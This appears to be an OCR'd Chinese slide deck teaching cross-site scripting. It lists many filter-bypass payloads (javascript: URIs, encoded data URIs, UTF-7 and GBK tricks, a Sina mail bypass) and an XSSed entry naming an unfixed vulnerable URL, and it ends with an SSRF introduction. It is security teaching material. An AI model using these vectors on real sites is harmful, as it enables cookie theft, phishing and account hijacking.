20	*fscommand*(*X*)	AS2/3	Yes	Could be Operating System Code

哪里可以XSS

- **HTML本身**
  - HTML元素、元素属性、CSS等
- **XML文档**
- **Flash**
- **客户端软件**
  - pdf、灵格斯词典、office、rar自解压等
- **HTML上的一些媒体元素**
  - wmf, word, pdf, applet
  - ……


客户端软件

- Windows企业QQ最新版上线设置对外名片展示功能
- QQ头像mini资料展示好友名片，触发XSS
- 多字段（称呼、职位）绕过长度限制



从PC端应用注入JS

- 尝试从PC端导入JavaScript脚本





```
11  +hi\"
12  @1465
13  $1
14  +test
15  #n.
16  #vt. 测验;考查;考验;勘探;
17  #vi. 受试验;受测验;受考验;测得结果;
18  &test
19  @1465829346710
20  $1
21  +vulnerability\"><img src=# onerror=alert("arkteam")>
22  #n. 弱点, 攻击;易伤性;致命性;脆弱性;
```


/logo-200x200.png">

PC端JS执行


- 浏览导入的单词，JS执行，说明**从PC端应用程序成功注入JS**。
- 注：PC端包含QTWebKit组件，用来解析HTML



PC端同步到云



WEB端同步



跨站脚本攻击——BYPASS XSS FILTER

- HTML中有多处可以合法执行JS
- HTML中的其它媒体元素导致的XSS
- 浏览器解析处理差异导致的XSS
- 浏览器特性导致的XSS
- 浏览器bug导致的XSS
- 编码问题导致的XSS
- 不完备的黑名单策略导致的XSS
- XSS Filter本身的缺陷导致的XSS
- 以上综合因素导致的XSS

跨站脚本攻击——BYPASS XSS FILTER

HTML中有多处可以合法执行JS

- <script>标签
- javascript伪协议
  - <iframe src=j
avascript:alert(/test/)>
  - …
- HTML属性
  - href，action，form，action，location，on*，name，background，poster，src，code，style等

跨站脚本攻击——BYPASS XSS FILTER

HTML中有多处可以合法执行JS（续）

- CSS中
  - expression, javascript:, moz-binding等
  - on*事件、style属性、action/src/href等
- Data URI XSS
  - data:text/html;base64,PHNjcmlwdD5hbGVydCgveGV5ZS8pPC9zY3JpcHQ+DQo=
  - 内容输出到html中，包括base64解码后的脚本
- ……

跨站脚本攻击——BYPASS XSS FILTER

HTML中的其它媒体元素导致的XSS

- flash actionscript
  - getURL("javascript:alert(/test/)");
  - ExternalInterface.call("eval", "try{alert(/test/);}catch(e){window.location.reload();}");
  - …
- pdf xss
- applet xss
- wmf xss
  - http://sites.google.com/site/tentacoloviola/backdooring-windows-media-files
- …

跨站脚本攻击——BYPASS XSS FILTER

□ 浏览器解析处理差异导致的XSS

- Webkit内核浏览器解析Textarea innerHTML问题
  - http://www.2cto.com/Article/200904/37543.html
- 对宽字节编码的处理方式差异
  - eg：gbk编码的网页对%c3'处理，Firefox/chrome与IE/opera的默认处理方式不同
- …


XSS Archive | XSSed.co
登录成功
HTML5 Security Cheats
html5sec.org
通过多个autofocus竞争焦点来触发blur事件
test
#8
这里我们有两个HTML input元素竞争焦点,但焦点到另一个input元素时,前面那个将会触发blur事件
<input onblur=write(1) autofocus><input autofocus>
检测用户提交的内容中是否含有"autofocus"属性
Safari 4.0
Safari Latest
Chrome 4.0
Chrome Latest
xss autofocus blur chrome safari
http://www.w3.org/Bugs/Public/show_bug.cgi?id=9602
http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#autofocusing-a-form-control
通过<VIDEO>的poster属性执行Javascript
test
#10
Opera 10.5+的poster属性允许使用javascript: URI.这个bug在opera11中已修复
<video poster=javascript:alert(1)//></video>
确保VIDEO的poster属性是相对URI、http URI和MIME-typed正确的data URI
Opera 10.5
Opera 11.01
xss poster video opera html5

跨站脚本攻击——BYPASS XSS FILTER

浏览器特性导致的XSS

- IE
  - 比如css中的expression，*background里的伪协议
  - <!--[if '<script']><script>alert(/test/)</script><![endif]-->
  - `反单引号的支持
  - …
- Opera
  - <table background=javascript:alert(/test/)>
  - http://www.thespanner.co.uk/2009/05/08/opera-xss-vectors/
  - …

跨站脚本攻击——BYPASS XSS FILTER

□ 编码问题导致的XSS

- utf-7编码
  - +ACI- onmouseover=+ACI-alert(/test/)+ADsAIg- x=+ACI-
- us-ascii编码的high bit问题
  - %A2%BE%BCscript%BEalert(/test/);%BC/script%BE
- multi-byte编码
  - gbk, big5, euc-jp等
  - eg：%c3'绕过gbk编码环境下的php对'的转义：%c3\'-->肯'
  - …

跨站脚本攻击——BYPASS XSS FILTER

□ 不完备的黑名单策略导致的XSS

- 要么黑名单，要么就白名单？
- 总是有新元素出现，黑名单很可能就被bypass
- 对html标签的过滤
  - html5出现新的标签：video/audio/canvas等
- 对on事件的过滤
  - 出现新的事件：onloadedmetadata, ondurationchanged, ontimeupdate等
  - from …

跨站脚本攻击——BYPASS XSS FILTER

□ XSS Filter本身的缺陷导致的XSS

- 预留filter开关
  - http://m348.mail.qq.com/cgi-bin/readmail?mailid=ZC1217iK5yq~a8ToGOBNZbWCXXXw86&folderid=1&t=readmail&&&groupid=&sid=Cks1q-OzUAjlT0gB&disptype=html&dispimg=1&filterflag=true
  - from http://www.80vul.com/archives/55.html

跨站脚本攻击——BYPASS XSS FILTER

□ XSS Filter本身的缺陷导致的XSS（续）

- 正则编写缺陷
  - s/script//g
  - s/script/xscript/ig
  - s/[\x00-\x20\<\>\"\']//g
  - s/(url|script|eval|expression)/xxx/ig
- …

跨站脚本攻击——案例分析

☐ Bypass sina mail xss filter

- 111<script>alert(/test/)<<iframe></iframe>/script>222
- 这是典型的xss filter缺陷
  - 过滤了<iframe></iframe>
  - <script>单独时并不被过滤
- 从而导致过滤后变为
  - 111<script>alert(/test/)</script>222
- …
- 邮箱的bypass从来就是热门研究对象，尤其是yahoo/hotmail/gmail

Syndicate

R Domains already xss'ed.
S Famous and Government web sites.
F Status: Fixed/Unfixed.
PR Pagerank by **Alexa®**.
You can subscribe to our **mailing list** to receive alerts by mail.

Date	Author	Domain	R	S	F	PR	Category	Mirror
13/03/15	SquirrelBuddha	webcenters.netscape.compuserve.com	R	★	✗	70880	XSS	mirror
13/03/15	puritys	store.samsung.com		★	✓	340	XSS	mirror
13/03/15	Ariana Grande	auth.dhs.gov		★	✓	4057	XSS	mirror
13/03/15	Fabian Cuchietti	www.brazzers.com		★	✓	1755	XSS	mirror
13/03/15	03storic	www-ssrl.slac.stanford.edu	R	★	✓	866	XSS	mirror
13/03/15	C37HUN	touch.afisha.mail.ru		★	✓	52	XSS	mirror

XSS Archive | XSSed.co

2nd webcenters.netsca

www.xssed.com/mirror/81282/

Security researcher SquirrelBuddha, has submitted on 18/08/2014 a cross-site-scripting (XSS) vulnerability affecting webcenters.netscape.compuserve.com, which at the time of submission ranked 70880 on the web according to Alexa.
We manually validated and published a mirror of this vulnerability on 13/03/2015. It is currently unfixed.
If you believe that this security issue has been corrected, please send us an e-mail.

Date submitted: 18/08/2014	**Date published: 13/03/2015**	**Fixed? Mail us!**	**Status: UNFIXED**
Author: SquirrelBuddha	**Domain: webcenters.netscape.compuserve.com**	**Category: XSS**	**Pagerank: 70880**

URL: http://webcenters.netscape.compuserve.com/weather/find.jsp?f="><script>alert(1)</script>

Click here to view the mirror

XSS Attacks
Cross Site Scripting Exploits and Defense

Website Fraud Loss Prevention

XSS能做什么

- 挂马
- 盗取用户cookie
- DOS客户端浏览器
- 钓鱼攻击，高级钓鱼技巧
- 劫持用户web行为
- 甚至进一步渗透内网
- 爆发Web2.0蠕虫
- 蠕虫式的DDOS攻击
- 蠕虫式挂马攻击、刷广告、刷流量、破坏网上数据……
- …

XSS危害


从客户端到服务器？

https://buer.haus/2017/06/29/escalating-xss-in-phantomjs-image-rendering-to-ssrflocal-file-read/

从XSS到SSRF Server-side Request Forgery


- 很多web应用都提供了从其他的服务器上获取数据的功能。使用用户指定的URL，web应用可以获取图片，下载文件，读取文件内容等。
- 这个功能如果被恶意使用，可以利用存在缺陷的web应用作为代理攻击远程和本地的服务器。这种形式的攻击称为服务端请求伪造攻击（Server-side Request Forgery）。
- 在一些情况下，XSS会引发SSRF，此时，客户端的安全转移为服务器端的安全。

SSRF图解



Legitimate HTTP request with SSRF payload
Server processes the request. Based on the SSRF payload, triggers malicious request to Internet/intranet resources.
Attacker
Firewall
Victim's Vulnerable Server
Third-Party Public Server
Internal Network


案例

- 网站提供一个服务，将输入的字符串与特定的背景图合成形成一张图片





XSS尝试



